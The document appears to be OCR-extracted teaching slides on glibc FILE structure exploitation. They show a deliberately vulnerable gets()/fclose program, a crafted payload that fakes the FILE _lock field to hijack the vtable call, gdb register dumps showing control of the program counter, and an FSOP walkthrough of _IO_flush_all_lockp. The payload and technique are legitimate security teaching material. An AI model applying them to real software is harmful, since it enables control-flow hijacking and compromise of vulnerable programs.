
Buffer overflow

The diagram shows a yellow box around the line 'gets(buf);'. An arrow points from this box to the variable 'buf' in the memory dump, which is highlighted with a green box.

# Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
 fp = fopen("key.txt", "rw");
 gets(buf);
 fclose(fp);
}
```




# Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};
FILE *fp ;
int main(){
 fp = fopen("key.txt", "rw");
 gets(buf);
 fclose(fp);
}
```

Buffer overflow



# Exploitation of FILE

- Not call vtable directly...

```
RDX: 0x4141414141414141 ('AAAAAAAA')
RSI: 0x601010 ('A' <repeats 200 times>...)
RDI: 0x601010 ('A' <repeats 200 times>...)
RBP: 0xfffffffffe500 --> 0x400600 (<_libc_csu_init>: push r15)
RSP: 0xfffffffffe4d0 --> 0x0
RIP: 0x7ffff7a7a38c (<_IO_new_fclose+300>: cmp r8,QWORD PTR [rdx
R8 : 0x7ffff7fdd700 (0x00007ffff7fdd700)
R9 : 0x0
R10: 0x477
R11: 0x7ffff7a7a260 (<_IO_new_fclose>: push r12)
R12: 0x4004c0 (<_start>: xor ebp,ebp)
R13: 0xfffffffffe5e0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
----- Code -----
0x7ffff7a7a37a <_IO_new_fclose+282>: jne 0x7ffff7a7a3d6 <_IO_new_f
0x7ffff7a7a37c <_IO_new_fclose+284>: mov rdx,QWORD PTR [rbx+0x88]
0x7ffff7a7a383 <_IO_new_fclose+291>: mov r8.QWORD PTR fs:0x10
=> 0x7ffff7a7a38c <_IO_new_fclose+300>: cmp r8,QWORD PTR [rdx+0x8]
0x7ffff7a7a390 <_IO_new_fclose+304>: je 0x7ffff7a7a3d2 <_IO_new_f
```

# Exploitation of FILE

- Let's see what happened in fclose
  - We can get information of segfault in gdb and located it in source code

```
37 int
38 _IO_new_fclose (_IO_FILE *fp)
39 {
40 int status;
41 ...
42 _IO_acquire_lock (fp); Segfault
43 if (fp->_IO_file_flags & _IO_IS_FILEBUF)
44 status = _IO_file_close_it (fp);
45 ...
46 }
```

# Exploitation of FILE

- FILE structure

```
typedef struct { int lock; int cnt; void *owner; } _IO_lock_t;
```

- \_lock
- Prevent race condition in multithread
- Very common in stdio related function
- Usually need to construct it for Exploitation

```
struct _IO_FILE {
 int _flags; /* High-order
...
 char* _IO_read_ptr; /* Current
...
 char _shortbuf[1];
...
 _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

# Exploitation of FILE

- Let's fix the lock

Find a global buffer as our lock

```
qdb-peda$ x/30gx 0x00600900
0x600900: 0x0000000000000000 0x0000000000000000
0x600910: 0x0000000000000000 0x0000000000000000
```

Fix our payload

```
payload = "A"*0x88 + p64(0x600900) + "A"*(0x100-0x90) + p64(0x6009a0)
```

0x100 bytes

offset of \_lock

# Exploitation of FILE

- We control PC !

```
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x6009a0 ('A' <repeats 136 times>)
RCX: 0x7f55b6de28e0 --> 0xfbcd2088
RDX: 0x600900 --> 0x0
RSI: 0x0
RDI: 0x6009a0 ('A' <repeats 136 times>)
RBP: 0x0
RSP: 0x7ffe6b936c0 --> 0x0
RIP: 0x7f55b6a8b29c (<_IO_new_fclose+60>: call QWORD PTR [rax+
R8 : 0x7f55b6ff2700 (0x00007f55b6ff2700)
R9 : 0x4141414141414141 ('AAAAAAAA')
R10: 0x477
R11: 0x7f55b6a8b260 (<_IO_new_fclose>: push r12)
R12: 0x400470 (<_start>: xor ebp,ebp)
R13: 0x7ffe6b937c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT directic


0x7f55b6a8b290 <_IO_new_fclose+48>: mov rax,QWORD PTR [rbx+0xd8
0x7f55b6a8b297 <_IO_new_fclose+55>: xor esi,esi
0x7f55b6a8b299 <_IO_new_fclose+57>: mov rdi,rbx
=> 0x7f55b6a8b29c <_IO_new_fclose+60>: call QWORD PTR [rax+0x10]
```

# Exploitation of FILE

- Another interesting
  - stdin/stdout/stderr is also a FILE structure in glibc
  - We can overwrite the global variable in glibc to control the flow

|                     |          |                    |             |                 |
|---------------------|----------|--------------------|-------------|-----------------|
| 000000000003c48e0 g | D0 .data | 0000000000000000e0 | GLIBC_2.2.5 | _IO_2_1_stdin_  |
| 000000000003c5710 g | D0 .data | 00000000000000008  | GLIBC_2.2.5 | stdin           |
| 000000000003c5620 g | D0 .data | 0000000000000000e0 | GLIBC_2.2.5 | _IO_2_1_stdout_ |
| 000000000003c5708 g | D0 .data | 00000000000000008  | GLIBC_2.2.5 | stdout          |
| 000000000003c5700 g | D0 .data | 00000000000000008  | GLIBC_2.2.5 | stderr          |

GLIBC SYMBOL TABLE



Global offset

# Lab 12-1

- Seethefile

# Agenda

- Introduction
  - File stream
  - Overview the FILE structure
- Exploitation of FILE structure
  - FSOP
  - Vtable verification in FILE structure
  - Make FILE structure great again
- Conclusion

# FSOP

- File-Stream Oriented Programming
  - Control the linked list of File stream
    - `_chain`
    - `_IO_list_all`
  - Powerful function
    - `_IO_flush_all_lockp`

# FSOP

- `_IO_flush_all_lockp`

- `fflush` all file stream


- When will call it

- Glib abort routine

- exit function

- Main return

Glibc abort routine



JUMP\_FIELD(\_IO\_overflow\_t,  
\_overflow)

If the condition is satisfied


# FSOP

- `_IO_flush_all_lockp`
  - It will process all FILE in FILE linked list
  - We can construct the linked list to do oriented programing

```
_IO_flush_all_lockp (int do_lock)
{
 struct _IO_FILE *fp; fp = _IO_list_all
 ...
 fp = (_IO_FILE *) _IO_list_all;
 while (fp != NULL) condition
 {
 run_fp = fp;
 if (((fp->_mode <= 0 &&
 fp->_IO_write_ptr > fp->_IO_write_base))
 && _IO_OVERFLOW (fp, EOF) == EOF)
 result = EOF; Trigger virtual function
 run_fp = NULL;
 ...
 fp = fp->_chain; Point to next
 }
 ...
 return result;
}
```

